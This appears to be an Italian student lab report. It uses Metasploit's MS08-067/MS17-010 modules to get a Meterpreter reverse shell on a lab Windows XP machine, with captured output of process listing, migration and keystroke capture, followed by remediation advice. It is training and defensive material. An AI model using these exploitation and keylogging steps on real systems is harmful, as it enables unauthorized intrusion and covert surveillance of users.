

Esercitazione 1 - 2 Modulo 5 - Alessio Russo


Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067 o MS17-010. Una volta ottenuta la sessione, lo studente dovrà: Recuperare uno screenshot tramite la sessione Meterpreter Individuare la presenza o meno di Webcam sulla macchina Windows XP Accedere a webcam/fare dump della tastiera/provare altro

- Cerco la vulnerabilità dopo aver avviato Metasploit con il comando search + nomeVulnerabilità, la imposto con il comando use + percorsoVulnerabilità e configuro le opzioni richieste per effettuare l'exploit, in questo caso configuro solo RHOSTS con ip macchina da attaccare che sarà 192.168.50.200
  Inoltre, non carico alcun payload in quanto in fase di upload del modulo notiamo che viene caricato in automatico il payload "windows/meterpreter/reverse_tcp





Per avviare l'exploit una volta eseguiti tutti i passaggi, basterà digitare il comando exploit. Come da immagini in basso l'exploit è andato a buon fine quindi vedremo che la reverse shell è attiva



Infatti digitando ad esempio il comando ifconfig possiamo notare la configurazione Ip della macchina windows XP

```
neterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:96:7f:a9
MTU          : 1500
IPv4 Address : 192.168.50.200
IPv4 Netmask : 255.255.255.0
```

Inoltre possiamo procedere allo sinffing della Keyword, innanzitutto andiamo a v edere la lista dei processi in esecuzione digitando il comando PS,


Migrando il processo explorer.exe che dovrebbe essere il processo associato

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 356   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 576   356   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrs
 600   356   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winl
 652   600   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services
 664   600   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 848   652   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.
 928   652   svchost.exe       x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.
 1044  652   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.
 1092  652   svchost.exe       x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\svchost.
 1132  652   svchost.exe       x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\system32\svchost.
 1200  1044  wscntfy.exe       x86   0        WINDOWXP32\Administrator      C:\WINDOWS\system32\wscntfy.
 1300  652   alg.exe           x86   0        NT AUTHORITY\SERVIZIO LOCALE  C:\WINDOWS\System32\alg.exe
 1340  848   wmiprvse.exe      x86   0        NT AUTHORITY\SERVIZIO DI RETE C:\WINDOWS\system32\wbem\wmi
 1460  1412  explorer.exe      x86   0        WINDOWXP32\Administrator      C:\WINDOWS\Explorer.EXE
```

```
meterpreter > getpid
Current pid: 1460
meterpreter >
```




```
neterpreter > keyscan_start
Starting the keystroke sniffer ...
neterpreter > keyscan_dump
Dumping captured keystrokes...
 ciao io sono windows<Freccia GIÙ><Freccia GIÙ><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><' Impostazioni di Sistema <^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H> <MAIUSC (DESTRA)>XP
```

Parte 2

Ecco alcune ipotesi di remediation basate sull'attacco riscontrato nell'esercizio pratico di ieri:

1. L'attacco colpisce Windows XP: Poiché Windows XP non riceve più aggiornamenti di sicurezza da Microsoft dal 2014, risolvere questa vulnerabilità potrebbe richiedere un grande sforzo. Tuttavia, una soluzione potrebbe essere migrare i sistemi Windows XP a versioni più recenti supportate, come Windows 7, Windows 8.1 o Windows 10, e assicurarsi che questi sistemi siano regolarmente aggiornati e supportati con patch di sicurezza.

2. L'attacco colpisce una particolare vulnerabilità: Se l'attacco è riuscito sfruttando una vulnerabilità specifica, la remediation potrebbe consistere nell'applicare una patch fornita dal fornitore del software per correggere la vulnerabilità. Inoltre, potrebbe essere necessario implementare misure di sicurezza aggiuntive, come firewall, sistemi di rilevamento delle intrusioni (IDS), o limitare l'accesso ai sistemi vulnerabili.

3. Accesso a webcam e/o tastiera una volta dentro: Per mitigare questa problematica, si potrebbe adottare una serie di misure, tra cui l'implementazione di software di sicurezza avanzati che monitorano e limitano l'accesso a dispositivi come webcam e tastiera. Inoltre, sarebbe importante praticare l'igiene digitale, come evitare di cliccare su link sospetti o installare software non verificati che potrebbero compromettere il sistema.

4. Analisi forense per identificare l'estensione dell'attacco: Condurre un'analisi forense dettagliata per comprendere l'estensione dell'attacco, identificare le modalità con cui è avvenuto l'accesso non autorizzato e individuare eventuali altre vulnerabilità o backdoor che potrebbero essere state utilizzate dall'attaccante. Questo consentirebbe di pianificare e implementare misure di remediation mirate.

5. Formazione e sensibilizzazione degli utenti: Poiché molte violazioni di sicurezza possono essere il risultato di azioni umane non sicure, investire nella formazione e nella sensibilizzazione degli utenti sulle migliori pratiche di sicurezza informatica potrebbe ridurre il rischio di future violazioni. Ciò potrebbe includere sessioni di formazione sull'identificazione di phishing, l'uso di password sicure e l'evitare di condividere informazioni sensibili.